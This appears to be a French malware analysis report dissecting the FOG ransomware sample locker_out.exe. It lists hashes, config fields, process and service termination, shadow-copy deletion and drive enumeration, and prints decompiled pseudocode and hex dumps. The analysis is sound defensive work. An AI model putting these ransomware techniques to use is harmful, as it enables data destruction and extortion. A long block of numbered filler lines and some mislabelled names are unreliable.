

ANALYSE

RANCONGICIEL FOG



JUNE 2024 //

Introduction

Le but de cette analyse est de disséquer le rançongiciel FOG pour mieux comprendre son fonctionnement.

Hash du rançongiciel FOG

- MD5 : 617d79c02ebac68b613d5b7cdbf001fd
- SHA-1 : 83f00af43df650fda2c5b4a04a7b31790a8ad4cf
- SHA-256:
e67260804526323484f564eebeb6c99ed021b960b899ff788aed85bb7a9d75c3

Information sur le fichier

- Nom: locker_out.exe
- Taille 98.00 KB (100352 bytes)

Résumé de l'analyse statique


Le fichier **locker_out.exe** contient un fichier de configuration JSON crypté à l'intérieur de son code. Ces comportements sont énumérés ci-dessous :

- Création d'un fichier **DbLog.sys**, il utilise ce fichier comme une sorte de console pour imprimer les messages du journal.
- Création d'un mutex généré aléatoirement pour s'assurer qu'une seule instance de lui-même est en cours d'exécution.
- Vérification de l'argument fourni (nomutex, target, console, procoff, uncoff)
- Utilisation des champs "ShutdownProcesses" et "ShutdownServices" de son fichier de configuration JSON pour mettre fin à certains services et processus.
- Utilisation des champs "PathStopList" et "FileMaskStopList" de son fichier de configuration JSON pour voir les fichiers/dossiers qu'il évite de chiffrer.
- Utilisation du champ "LockedExt" dans son fichier de configuration JSON pour l'extension ajoutée aux fichiers cryptés.
- Utilisation du champ "NoteFileName" dans son fichier de configuration JSON pour le nom du fichier de la note de rançon.
- Le rançongiciel recherche des lecteurs (amovibles, fixes, RAM) et des partages de réseau (comme des dossiers partagés) pour crypter les fichiers qui s'y trouvent.

- Il utilise différents types de cryptage en fonction de la taille des fichiers de la victime.
- Il utilise le champ "RSAPubkey" dans son fichier de configuration JSON pour la clé publique qu'il utilise pour crypter les fichiers.
- Il supprime les sauvegardes à l'aide de vssadmin afin d'empêcher le rétablissement du système.

Analyse technique :

Nous pouvons voir que l'échantillon n'est pas "emballé" (packed), nous pouvons donc l'analyser directement sans le débiller.



Lors de l'exécution, nous pouvons voir qu'il crée un fichier nommé "DbgLog.sys" qu'il utilise pour enregistrer les sorties de la console :

DbgLog.sys	5/5/2024 10:36 PM	System file	1 KB
locker_out.exe	5/3/2024 10:39 AM	Application	98 KB

```

Hiew 7.20 <c>SEN
DbgLog.sys ↓FRO ----- 0 00000000
5/5/2024 10:33:09 PM [+] Defined mutex name: jBgB4ZHxUhNdJL9mz61WFXxI0GUXPAxw
5/5/2024 10:33:09 PM [=] Decrypting json config
5/5/2024 10:33:09 PM [=] Checking mutex...
5/5/2024 10:33:09 PM [-] Error parsing and loading config - exiting.
  
```

Il utilise une technique appelée "API harvesting" (récolte d'API), dont voici les API récoltées :

- GetProcAddress
- GetProcessHeap
- HeapAlloc
- HeapReAlloc
- Libre d'occupation (HeapFree)
- LoadLibraryA
- NtQuerySystemInformation
- NtDuplicateObject
- NtQueryObject

```

31 v5 = v4[6];
32 v6 = 0;
33 *(_QWORD *)&v14 = 'AcorPteG'; // GetProcAddress
34 *(_QWORD *)&v14 + 1 = 'ssendd';
35 v7 = *(_DWORD *)(v5 + 60);
36 v18 = v5;
37 result = (int *)(v5 + *(_DWORD *)(v7 + v5 + 120));
38 v19 = result;
39 v9 = (_DWORD *)(v5 + result[8]);
40 v10 = (unsigned __int16 *)(v5 + result[9]);
41 if ( result[6] )
42 {
43 while ( sub_407640(v5 + *v9, &v14, 15, 0) )
44 {
45 result = v19;
46 ++v6;
47 v5 = v18;
48 ++v9;
49 ++v10;
50 if ( v6 >= v19[6] )
51 return result;
52 }
53 v11 = v18;
54 v12 = (int (__stdcall *)(int, __int128 *))(v18 + *(_DWORD *)(v19[7] + 4 * *v10 + v18));
55 *(_QWORD *)&v14 = 'ecorPteG';
56 *(_QWORD *)&v14 + 1 = 'paehss'; // GetProcessHeap
57 v13 = v12(v18, &v14);
58 *(_QWORD *)&v14 = 'o1lApaeh'; // HeapAlloc
59 DWORD2(v14) = 'c';
60 *a3 = v13;
61 *a4 = v12(v11, &v14);
62 *a2 = v12;
63 result = a1;
64 *a1 = v11;
65 }
66 return result;
67 }

```

0000212C sub_402C00:54 (402D2C)

```

21
22 *(_QWORD *)&v16 = 'lAeRpaeh';
23 *(__int128 *)((char *)&v16 + 12) = 0i64; // HeapReAlloc
24 v1 = (int (__stdcall *)(int, __int128 *))a1[2];
25 v2 = *a1;
26 DWORD2(v16) = 'col';
27 a1[5] = v1(v2, &v16);
28 v3 = *a1;
29 v4 = (int (__stdcall *)(int, __int128 *))a1[2]; // HeapFree
30 *(_QWORD *)&v16 = 'eerFpaeh';
31 DWORD2(v16) = 0;
32 a1[6] = v4(v3, &v16);
33 DWORD2(v16) = 'Ayra'; // LoadLibraryA
34 BYTE12(v16) = 0;
35 v5 = *a1;
36 v6 = (int (__stdcall *)(int, __int128 *))a1[2];
37 *(_QWORD *)&v16 = qword_410408;
38 v7 = (int (__stdcall *)(__int128 *))v6(v5, &v16);
39 a1[7] = (int)v7;
40 WORD4(v16) = 'l'; // ntdll.dll
41 *(_QWORD *)&v16 = qword_410418;
42 v8 = v7(&v16);
43 a1[1] = v8;
44 v18 = 0;
45 v16 = xmmword_410424;
46 v9 = v8;
47 v10 = (int (__stdcall *)(int, __int128 *))a1[2];
48 v17 = qword_410434; // NtQuerySystemInformation
49 a1[8] = v10(v9, &v16);
50 LOWORD(v17) = 116;
51 v11 = a1[1];
52 v12 = (int (__stdcall *)(int, __int128 *))a1[2];
53 v16 = xmmword_410440;
54 a1[9] = v12(v11, &v16);
55 DWORD2(v16) = 'cejb'; // NtDuplicateObject
56 WORD6(v16) = 't';
57 v13 = a1[1];
58 v14 = (int (__stdcall *)(int, __int128 *))a1[2]; |
59 *(_QWORD *)&v16 = qword_410454;
60 result = v14(v13, &v16); // NtQueryObject
61 a1[10] = result;

```

Formulation du nom de fichier "DbgLog.sys"

```

1 void __cdecl sub_405F80(int a1)
2 {
3     *(_DWORD *)(a1 + 44) = 'Lgbd'; // DbgLog.sys
4     *(_DWORD *)(a1 + 48) = 's.go';
5     *(_DWORD *)(a1 + 52) = 'sy';
6     InitializeCriticalSection((LPCRITICAL_SECTION)(a1 + 64));
7 }

```

Il s'agit du fichier de configuration crypté.

```

002D6000 01 00 00 00 00 06 00 00 D9 DF 77 AA 92 C2 E6 E0 .....ÜSw*.Aaã
002D6010 78 BA 68 87 02 93 7D 1F F6 77 F8 CE 31 BE 78 A5 x%K...j.Dw@114xx
002D6020 1C 40 46 15 E3 92 CC F3 D9 28 FD 5F 38 5C 0A 6C .eF.ä.IöÜç.8.v.l
002D6030 EA 6E 76 06 5F 76 F1 54 37 A7 EF 73 F9 5B 68 48 ënv...vñT$15u[hK
002D6040 F0 05 F7 31 A2 35 76 88 26 40 38 C9 98 4C AB 7E ð.+1q5v.&@;E.L~
002D6050 8D F0 8C 99 72 A8 EF 5D B5 D1 88 1A 00 43 4F 48 %0.r`i]UN...COH
002D6060 B6 FF 53 1E 98 3C 44 F4 45 2F 23 95 FC 97 0E B2 NYS.<D0E/#.ü..*
002D6070 A8 B2 A8 F0 F6 B6 29 90 8C 56 00 90 36 CD D6 7F " 00q".V..6I0.
002D6080 21 90 BA 7C E4 86 EE B9 08 C6 21 7A 44 F8 4A 53 !.°|a.1'.4izD0JS
002D6090 58 E5 D9 DE 33 A8 63 C7 90 95 72 98 2D FC 91 48 xÅÜp3`çç..r.-ü.K
002D60A0 E2 F3 50 78 CA A0 08 59 2C 1F 9E 69 7E 71 83 D0 äöPxÉ .Y...i~ü.ð
002D60B0 A9 D5 E0 2D F2 D3 86 52 71 87 93 89 52 76 16 7C 00a-b07Rq...RV.|
002D60C0 3B D8 EC 14 A1 E6 CB AD 70 83 7C 16 5D 41 80 88 ;01.1æE.p*|.JA.
002D60D0 C7 DD 95 4A B8 E8 7E A7 D3 95 E9 38 55 10 F4 CC çV.j@-s0.ëSU.0i
002D60E0 81 47 CF 60 CB 43 E8 22 26 FA 77 F0 77 80 96 69 .GI.EçE'&üw0w'.i
002D60F0 76 7A 52 72 4C E2 88 5C AC 85 11 5F 99 6F D8 02 vZRRlÄ.\...qÜ.
002D6100 94 F6 52 DA BA 0E EE E0 C2 EE 16 84 D2 CA 9A B1 .GRÜ°.iaAi'.0E.±
002D6110 5E 1F 39 36 89 66 49 57 56 CB 80 66 3C 29 18 3E ^.96.FIWVE'f<.>
002D6120 97 9E 61 56 2B C2 FB 94 FC 22 C4 29 59 68 A0 EC ..av+ÄÜ."A)YK`ì
002D6130 36 AA 70 8C D7 7F F8 0F FB F9 34 66 00 94 1D F7 6*p.x.ø.üü4f...
002D6140 F1 94 70 6D 16 38 D5 42 CF D3 1C 5A 66 AD FF E1 ñ..`80BIO.Zf.yä
002D6150 43 4A 49 4E 5D 5C 88 70 00 AE D3 15 A1 40 88 42 CJIN'\>p.0.¡e.B
002D6160 F6 86 AA BF 44 A0 3A 53 5F C8 80 38 4D EC 03 35 0.*d`S.E';M1.5
002D6170 B9 51 E1 0E 47 A3 78 80 99 42 27 25 4C F1 99 90 'Qä.Gfx'.B'%Lñ..
002D6180 0A F3 BC 9A 18 AE D7 7E A8 FB 3F BE 96 C1 1C E5 .0%.0x~0?M.A.ä
002D6190 1F 39 BA 14 87 7E 69 88 FE 2E 80 64 83 85 4C 95 +.9...~1 p..d*UL.
002D61A0 31 48 D1 B5 13 FC 1A 78 C9 82 13 C5 21 A6 7D A1 1HNü.ü.¡E..A!;¡i
002D61B0 2D 34 BF 5D 9C A2 0B 24 11 D8 F6 59 89 55 C7 2E -4ç].e.3.00Y.Uç.
002D61C0 C4 F7 13 48 C2 0B 82 F8 E9 00 29 A2 71 8D 80 A4 Ä..HÄ..0é.)çq.
002D61D0 BE 1F EC 99 98 B7 A4 90 7C 08 2B 7E 90 F8 F3 78 %i...s.|.+-..00X
002D61E0 09 71 8E 82 D7 71 F8 3F 79 AB 28 24 55 23 85 58 .q.*xq0?y<+5U#.X
002D61F0 78 F8 30 88 F8 D8 37 0F 07 31 FA 0C 01 68 66 7A xq0.ë|7...1ü...kFz

```

```

.data:00416000 dword_416000 dd 0AA770F05h ; DATA XREF: sub_404C60
.data:0041600C CONFIG_START_unk_41600C db 92h ; ' ; DATA XREF: sub_404C60
.data:0041600D db 0C2h ; Å
.data:0041600E db 0E6h ; æ
.data:0041600F db 0E0h ; à
.data:00416010 db 78h ; x
.data:00416011 db 08Ah ; é
.data:00416012 db 68h ; k
.data:00416013 db 0B7h ; ·
.data:00416014 db 2 ;
.data:00416015 db 93h ; ¨
.data:00416016 db 70h ; }
.data:00416017 db 1Fh ;
.data:00416018 db 0F6h ; ö
.data:00416019 db 77h ; w
.data:0041601A db 0F8h ; ø
.data:0041601B db 0CEh ; ĩ
.data:0041601C db 31h ; 1
.data:0041601D db 0BEh ; Ë
.data:0041601E db 78h ; x
.data:0041601F db 0A5h ; ¥
.data:00416020 db 1Ch ;
.data:00416021 db 40h ; @
.data:00416022 db 46h ; F
.data:00416023 db 15h ;
.data:00416024 db 0E3h ; ä
.data:00416025 db 92h ; '
.data:00416026 db 0CCh ; ì
.data:00416027 db 0F3h ; ó
.data:00416028 db 0D9h ; ù
.data:00416029 db 28h ; (
.data:0041602A db 0FDh ; ý
.data:0041602B db 5Fh ; _
.data:0041602C db 38h ; 8
.data:0041602D db 5Ch ; \
.data:0041602E db 0Ah ;
.data:0041602F db 6Ch ; l

```

Mutex généré pour s'assurer qu'une seule instance de lui-même est en cours d'exécution :

```

edi:"jBgB4ZHxUhNdJL9mz61WFXxIOGUXPaxw"
2D04E4:"[+] Defined mutex name: %s\n"

```

002C49C9	56		push esi	
002C49CA	05 42 30 00 00		add eax,3042	eax:"jBgB4ZHxUhNdJL9mz61WFXxIOGUXPaxw"
002C49CF	50		push eax	eax:"jBgB4ZHxUhNdJL9mz61WFXxIOGUXPaxw"
002C49D0	6A 00		push 0	
002C49D2	6A 00		push 0	
002C49D4	FF 15 80 00 2D 00		call dword ptr ds:[<&CreateMutexA>]	

Vérification des arguments fournis:

```

44 v1 = a1;
45 a1[3097] = 15;
46 v2 = GetCommandLine();
47 v3 = CommandLineToArgvW(v2, &pNumArgs);
48 if ( v3 )
49 {
50 {
51 v41 = 1;
52 if ( pNumArgs <= 1 )
53 {
54 result = 1;
55 }
56 else
57 {
58 v6 = v3 + 1;
59 while ( 1 )
60 {
61 sub_40F640((__m128i *)&v37, 0, 1000);
62 v7 = **v6;
63 if ( v7 != 45 && v7 != 47 )
64 break;
65 sub_4075C0(*v6 + 1, &v37);
66 v8 = &v37;
67 v9 = L"NO MUTEX";
68 v10 = 12;
69 while ( *(_DWORD *)v8 == *(_DWORD *)v9 )
70 {

```

```

}
}
if ( *(_DWORD *)&v37 != 5177420 || v38 != 71 )
{
v12 = &v37;
v13 = L"TARGET";
v14 = 10;
while ( *(_DWORD *)v12 == *(_DWORD *)v13 )
{
v12 += 4;
}
}

```

```

}
if ( *(_DWORD *)&v37 != 'D\0I' || (_WORD)v38 )
{
    v19 = &v37;
    v20 = L"CONSOLE";
    v21 = 12;
    while ( *(_DWORD *)v19 == *(_DWORD *)v20 )
    {
        v19 += 4;
    }
}

```

```

}
v25 = &v37;
v26 = L"PROCOFF";
v27 = 12;
while ( *(_DWORD *)v25 == *(_DWORD *)v26 )
{
    v25 += 4;
}

```

```

}
v28 = &v37;
v29 = L"UNCOFF";
v30 = 10;
while ( *(_DWORD *)v28 == *(_DWORD *)v29 )
{
}

```

Création d'un fichier appelé "lock_log.txt".

```

5 SHGetSpecialFolderPath(0, (LPSTR)(a1 + 88), 35, 1);
6 v1 = 0;
7 if ( *(_BYTE *)a1 + 88 )
8 {
9     do
10        ++v1;
11        while ( *(_BYTE *)a1 + 88 + v1 );
12    }
13    if ( *(_BYTE *)v1 + a1 + 87 != 92 )
14        *(_BYTE *)v1 + a1 + 88 = 92;
15        *(_DWORD *)v1 + a1 + 88 = 'kcol';
16        *(_DWORD *)v1 + a1 + 92 = 'gol'; // lock_log.txt
17        *(_DWORD *)v1 + a1 + 96 = 'txt.';
18        *(_DWORD *)v1 + a1 + 100 = 0;
19        InitializeCriticalSection((LPCRITICAL_SECTION)a1 + 348);
20    }
}

```

Fonction permettant de déchiffrer le fichier de configuration JSON :

```

1 _DWORD *__cdecl sub_404A10(int a1)
2 {
3     _DWORD *result; // eax
4     int i; // esi
5     char v3; // [esp+0h] [ebp-2084h]
6     char v4; // [esp+2064h] [ebp-20h]
7     int v5; // [esp+2078h] [ebp-Ch]
8
9     sub_40ED80();
10    sub_406860(0x200u, 0, a1 + 661, 260, a1 + 3560, 0x40u);
11    PRINT_TO_DBLOG_sub_406020("[=] Decrypting json config\n", v4);
12    result = sub_403F90(&v3, (_DWORD *)a1 + 3560, (_DWORD *)a1 + 3592);
13    for ( i = 0; i < *(_DWORD *)a1 + 936; i += 64 )
14    {
15        v5 = i + *(_DWORD *)a1 + 932;
16        result = (_DWORD *)sub_402EC0(&v3, v5);
17    }
18    return result;
19 }

```

L'outil malicieux locker_out.exe analyse le fichier de configuration JSON pour les champs ci-dessous (PathStopList, FileMaskStopList, etc.). Il liste les valeurs pour chacun de ces champs et ces valeurs sont celles qu'il utilisera tout au long de son exécution :

PathStopList = Chemins d'accès aux fichiers/dossiers à ne pas crypter

FileMaskStopList = Noms de fichiers à ne pas crypter

ShutdownProcesses = Processus à arrêter/supprimer

ShutdownServices = Services à arrêter/supprimer

RSAPubKey = Clé publique RSA à utiliser lors du cryptage

LockedExt = Extension à ajouter à chaque fichier crypté

NoteFileName = Nom du fichier de la note de rançon

```
31  v23 = 0;
32  strcpy(arglist, "PathStopList");
33  if ( !sub_405140(a2, (int)v2, (unsigned int)arglist, a2 + 944, a2 + 940, 0) )
34    return 0;
35  strcpy(arglist, "FileMaskStopList");
36  if ( !sub_405140(a2, (int)v2, (unsigned int)arglist, a2 + 952, a2 + 948, 1) )
37    return 0;
38  strcpy(arglist, "ShutdownProcesses");
39  if ( !sub_405140(a2, (int)v2, (unsigned int)arglist, a2 + 960, a2 + 956, 0) )
40    return 0;
41  strcpy(arglist, "ShutdownServices");
42  if ( !sub_405140(a2, (int)v2, (unsigned int)arglist, a2 + 968, a2 + 964, 0) )
43    return 0;
44  strcpy(arglist, "RSAPubKey");
45  v3 = sub_401200(v2, arglist);
46  if ( !v3 )
47  {
48    PRINT_TO_DBLOG_sub_406020("[ - ] error load value: RSAPubKey\n", v19);
49    return 0;
50  }
51  *(_DWORD*)(a2 + 972) = *(_DWORD*)(v3 + 16);
52  strcpy(arglist, "LockedExt");
53  v5 = sub_401200(v2, arglist);
54  ..
55  ..
56  ..
57  ..
58  ..
59  ..
60  }
61  strcpy(arglist, "NoteFileName");
62  v8 = sub_401200(v2, arglist);
63  v9 = v8;
64  if ( v8 )
65  {
66    ..
67    ..
68    ..
69    ..
70    ..
71    ..
72    ..
73    ..
74    ..
75    ..
76    ..
77    ..
78    ..
79    ..
80    ..
81    ..
82    ..
83    ..
84    ..
85    ..
86    ..
87    ..
88    ..
89    ..
90    ..
91    ..
92    ..
93    ..
94    ..
95    ..
96    ..
97    ..
98    ..
99    ..
100   ..
101   ..
102   ..
103   ..
104   ..
105   ..
106   ..
107   ..
108   ..
109   ..
110   ..
111   ..
112   ..
113   ..
114   ..
115   ..
116   ..
117   ..
118   ..
119   ..
120   ..
121   ..
122   ..
123   ..
124   ..
125   ..
126   ..
127   ..
128   ..
129   ..
130   ..
131   ..
132   ..
133   ..
134   ..
135   ..
136   ..
137   ..
138   ..
139   ..
140   ..
141   ..
142   ..
143   ..
144   ..
145   ..
146   ..
147   ..
148   ..
149   ..
150   ..
151   ..
152   ..
153   ..
154   ..
155   ..
156   ..
157   ..
158   ..
159   ..
160   ..
161   ..
162   ..
163   ..
164   ..
165   ..
166   ..
167   ..
168   ..
169   ..
170   ..
171   ..
172   ..
173   ..
174   ..
175   ..
176   ..
177   ..
178   ..
179   ..
180   ..
181   ..
182   ..
183   ..
184   ..
185   ..
186   ..
187   ..
188   ..
189   ..
190   ..
191   ..
192   ..
193   ..
194   ..
195   ..
196   ..
197   ..
198   ..
199   ..
200   ..
201   ..
202   ..
203   ..
204   ..
205   ..
206   ..
207   ..
208   ..
209   ..
210   ..
211   ..
212   ..
213   ..
214   ..
215   ..
216   ..
217   ..
218   ..
219   ..
220   ..
221   ..
222   ..
223   ..
224   ..
225   ..
226   ..
227   ..
228   ..
229   ..
230   ..
231   ..
232   ..
233   ..
234   ..
235   ..
236   ..
237   ..
238   ..
239   ..
240   ..
241   ..
242   ..
243   ..
244   ..
245   ..
246   ..
247   ..
248   ..
249   ..
250   ..
251   ..
252   ..
253   ..
254   ..
255   ..
256   ..
257   ..
258   ..
259   ..
260   ..
261   ..
262   ..
263   ..
264   ..
265   ..
266   ..
267   ..
268   ..
269   ..
270   ..
271   ..
272   ..
273   ..
274   ..
275   ..
276   ..
277   ..
278   ..
279   ..
280   ..
281   ..
282   ..
283   ..
284   ..
285   ..
286   ..
287   ..
288   ..
289   ..
290   ..
291   ..
292   ..
293   ..
294   ..
295   ..
296   ..
297   ..
298   ..
299   ..
300   ..
301   ..
302   ..
303   ..
304   ..
305   ..
306   ..
307   ..
308   ..
309   ..
310   ..
311   ..
312   ..
313   ..
314   ..
315   ..
316   ..
317   ..
318   ..
319   ..
320   ..
321   ..
322   ..
323   ..
324   ..
325   ..
326   ..
327   ..
328   ..
329   ..
330   ..
331   ..
332   ..
333   ..
334   ..
335   ..
336   ..
337   ..
338   ..
339   ..
340   ..
341   ..
342   ..
343   ..
344   ..
345   ..
346   ..
347   ..
348   ..
349   ..
350   ..
351   ..
352   ..
353   ..
354   ..
355   ..
356   ..
357   ..
358   ..
359   ..
360   ..
361   ..
362   ..
363   ..
364   ..
365   ..
366   ..
367   ..
368   ..
369   ..
370   ..
371   ..
372   ..
373   ..
374   ..
375   ..
376   ..
377   ..
378   ..
379   ..
380   ..
381   ..
382   ..
383   ..
384   ..
385   ..
386   ..
387   ..
388   ..
389   ..
390   ..
391   ..
392   ..
393   ..
394   ..
395   ..
396   ..
397   ..
398   ..
399   ..
400   ..
401   ..
402   ..
403   ..
404   ..
405   ..
406   ..
407   ..
408   ..
409   ..
410   ..
411   ..
412   ..
413   ..
414   ..
415   ..
416   ..
417   ..
418   ..
419   ..
420   ..
421   ..
422   ..
423   ..
424   ..
425   ..
426   ..
427   ..
428   ..
429   ..
430   ..
431   ..
432   ..
433   ..
434   ..
435   ..
436   ..
437   ..
438   ..
439   ..
440   ..
441   ..
442   ..
443   ..
444   ..
445   ..
446   ..
447   ..
448   ..
449   ..
450   ..
451   ..
452   ..
453   ..
454   ..
455   ..
456   ..
457   ..
458   ..
459   ..
460   ..
461   ..
462   ..
463   ..
464   ..
465   ..
466   ..
467   ..
468   ..
469   ..
470   ..
471   ..
472   ..
473   ..
474   ..
475   ..
476   ..
477   ..
478   ..
479   ..
480   ..
481   ..
482   ..
483   ..
484   ..
485   ..
486   ..
487   ..
488   ..
489   ..
490   ..
491   ..
492   ..
493   ..
494   ..
495   ..
496   ..
497   ..
498   ..
499   ..
500   ..
501   ..
502   ..
503   ..
504   ..
505   ..
506   ..
507   ..
508   ..
509   ..
510   ..
511   ..
512   ..
513   ..
514   ..
515   ..
516   ..
517   ..
518   ..
519   ..
520   ..
521   ..
522   ..
523   ..
524   ..
525   ..
526   ..
527   ..
528   ..
529   ..
530   ..
531   ..
532   ..
533   ..
534   ..
535   ..
536   ..
537   ..
538   ..
539   ..
540   ..
541   ..
542   ..
543   ..
544   ..
545   ..
546   ..
547   ..
548   ..
549   ..
550   ..
551   ..
552   ..
553   ..
554   ..
555   ..
556   ..
557   ..
558   ..
559   ..
560   ..
561   ..
562   ..
563   ..
564   ..
565   ..
566   ..
567   ..
568   ..
569   ..
570   ..
571   ..
572   ..
573   ..
574   ..
575   ..
576   ..
577   ..
578   ..
579   ..
580   ..
581   ..
582   ..
583   ..
584   ..
585   ..
586   ..
587   ..
588   ..
589   ..
590   ..
591   ..
592   ..
593   ..
594   ..
595   ..
596   ..
597   ..
598   ..
599   ..
600   ..
601   ..
602   ..
603   ..
604   ..
605   ..
606   ..
607   ..
608   ..
609   ..
610   ..
611   ..
612   ..
613   ..
614   ..
615   ..
616   ..
617   ..
618   ..
619   ..
620   ..
621   ..
622   ..
623   ..
624   ..
625   ..
626   ..
627   ..
628   ..
629   ..
630   ..
631   ..
632   ..
633   ..
634   ..
635   ..
636   ..
637   ..
638   ..
639   ..
640   ..
641   ..
642   ..
643   ..
644   ..
645   ..
646   ..
647   ..
648   ..
649   ..
650   ..
651   ..
652   ..
653   ..
654   ..
655   ..
656   ..
657   ..
658   ..
659   ..
660   ..
661   ..
662   ..
663   ..
664   ..
665   ..
666   ..
667   ..
668   ..
669   ..
670   ..
671   ..
672   ..
673   ..
674   ..
675   ..
676   ..
677   ..
678   ..
679   ..
680   ..
681   ..
682   ..
683   ..
684   ..
685   ..
686   ..
687   ..
688   ..
689   ..
690   ..
691   ..
692   ..
693   ..
694   ..
695   ..
696   ..
697   ..
698   ..
699   ..
700   ..
701   ..
702   ..
703   ..
704   ..
705   ..
706   ..
707   ..
708   ..
709   ..
710   ..
711   ..
712   ..
713   ..
714   ..
715   ..
716   ..
717   ..
718   ..
719   ..
720   ..
721   ..
722   ..
723   ..
724   ..
725   ..
726   ..
727   ..
728   ..
729   ..
730   ..
731   ..
732   ..
733   ..
734   ..
735   ..
736   ..
737   ..
738   ..
739   ..
740   ..
741   ..
742   ..
743   ..
744   ..
745   ..
746   ..
747   ..
748   ..
749   ..
750   ..
751   ..
752   ..
753   ..
754   ..
755   ..
756   ..
757   ..
758   ..
759   ..
760   ..
761   ..
762   ..
763   ..
764   ..
765   ..
766   ..
767   ..
768   ..
769   ..
770   ..
771   ..
772   ..
773   ..
774   ..
775   ..
776   ..
777   ..
778   ..
779   ..
780   ..
781   ..
782   ..
783   ..
784   ..
785   ..
786   ..
787   ..
788   ..
789   ..
790   ..
791   ..
792   ..
793   ..
794   ..
795   ..
796   ..
797   ..
798   ..
799   ..
800   ..
801   ..
802   ..
803   ..
804   ..
805   ..
806   ..
807   ..
808   ..
809   ..
810   ..
811   ..
812   ..
813   ..
814   ..
815   ..
816   ..
817   ..
818   ..
819   ..
820   ..
821   ..
822   ..
823   ..
824   ..
825   ..
826   ..
827   ..
828   ..
829   ..
830   ..
831   ..
832   ..
833   ..
834   ..
835   ..
836   ..
837   ..
838   ..
839   ..
840   ..
841   ..
842   ..
843   ..
844   ..
845   ..
846   ..
847   ..
848   ..
849   ..
850   ..
851   ..
852   ..
853   ..
854   ..
855   ..
856   ..
857   ..
858   ..
859   ..
860   ..
861   ..
862   ..
863   ..
864   ..
865   ..
866   ..
867   ..
868   ..
869   ..
870   ..
871   ..
872   ..
873   ..
874   ..
875   ..
876   ..
877   ..
878   ..
879   ..
880   ..
881   ..
882   ..
883   ..
884   ..
885   ..
886   ..
887   ..
888   ..
889   ..
890   ..
891   ..
892   ..
893   ..
894   ..
895   ..
896   ..
897   ..
898   ..
899   ..
900   ..
901   ..
902   ..
903   ..
904   ..
905   ..
906   ..
907   ..
908   ..
909   ..
910   ..
911   ..
912   ..
913   ..
914   ..
915   ..
916   ..
917   ..
918   ..
919   ..
920   ..
921   ..
922   ..
923   ..
924   ..
925   ..
926   ..
927   ..
928   ..
929   ..
930   ..
931   ..
932   ..
933   ..
934   ..
935   ..
936   ..
937   ..
938   ..
939   ..
940   ..
941   ..
942   ..
943   ..
944   ..
945   ..
946   ..
947   ..
948   ..
949   ..
950   ..
951   ..
952   ..
953   ..
954   ..
955   ..
956   ..
957   ..
958   ..
959   ..
960   ..
961   ..
962   ..
963   ..
964   ..
965   ..
966   ..
967   ..
968   ..
969   ..
970   ..
971   ..
972   ..
973   ..
974   ..
975   ..
976   ..
977   ..
978   ..
979   ..
980   ..
981   ..
982   ..
983   ..
984   ..
985   ..
986   ..
987   ..
988   ..
989   ..
990   ..
991   ..
992   ..
993   ..
994   ..
995   ..
996   ..
997   ..
998   ..
999   ..
1000  ..
```

L'outil malicieux locker_out recherche tous les volumes montés en suivant ces étapes :

```

26 cchReturnLength = 0;
27 sub_40F640((__m128i *)szVolumeName, 0, 0x105);
28 sub_40F640(TargetPath, 0, 261);
29 v1 = FindFirstVolumeA(szVolumeName, 0x104u);
30 v21 = v1;
31 if ( v1 == (HANDLE)-1 )
32 {
33     v2 = GetLastError();
34     result = PRINT_TO_DBLOG_sub_406020("[-] error call FindFirstVolumeA(), code: %d\n", v2);
35 }
36 else
37 {
38     v4 = v1;
39     do
40     {
41         v5 = 0;
42         if ( szVolumeName[0] )
43         {
44             do
45             {
46                 ++v5;
47                 while ( szVolumeName[v5] );
48             }
49             v6 = v5 - 1;
50             if ( szVolumeName[0] != 92
51                 || szVolumeName[1] != 92
52                 || szVolumeName[2] != 63
53                 || szVolumeName[3] != 92
54                 || (v7 = &szVolumeName[v6], szVolumeName[v6] != szVolumeName[0]) )
55             {
56                 PRINT_TO_DBLOG_sub_406020(
57                     "[-] FindFirstVolumeW/FindNextVolumeW returned a bad path: %s\n",
58                     (unsigned int)szVolumeName);
59                 goto LABEL_29;
60             }
61             *v7 = 0;
62             v8 = QueryDosDeviceA(&DeviceName, (LPSTR)TargetPath, 0x104u);
63             cchReturnLength = v8;
64             *v7 = 92;
65             if ( !v8 )
66             {
67                 v16 = GetLastError();

```

```

68     goto LABEL_29;
69     }
70     cchReturnLength = 261;
71     if ( GetVolumePathNamesForVolumeNameA(szVolumeName, &szVolumePathNames, 0x105u, &cchReturnLength) )
72     {
73         v9 = szVolumePathNames;
74         for ( i = &szVolumePathNames; v9; ++i )
75         {
76             v11 = v9;
77             if ( (unsigned __int8)(v9 - 97) <= 0x19u )
78                 v11 = v9 - 32;
79             v12 = (CHAR *) (a1 + 261 * (char)(v11 - 65) + 5568);
80             if ( !*v12 && TargetPath[0].m128i_i8[0] )
81             {
82                 v13 = TargetPath[0].m128i_i8[0];
83                 v14 = (CHAR *)TargetPath;
84                 do
85                 {
86                     ++v14;
87                     *v12++ = v13;
88                     v13 = *v14;
89                 }
90                 while ( *v14 );
91             }
92             if ( v9 )
93             {
94                 do
95                 {
96                     ++i;
97                     while ( *i );
98                 }
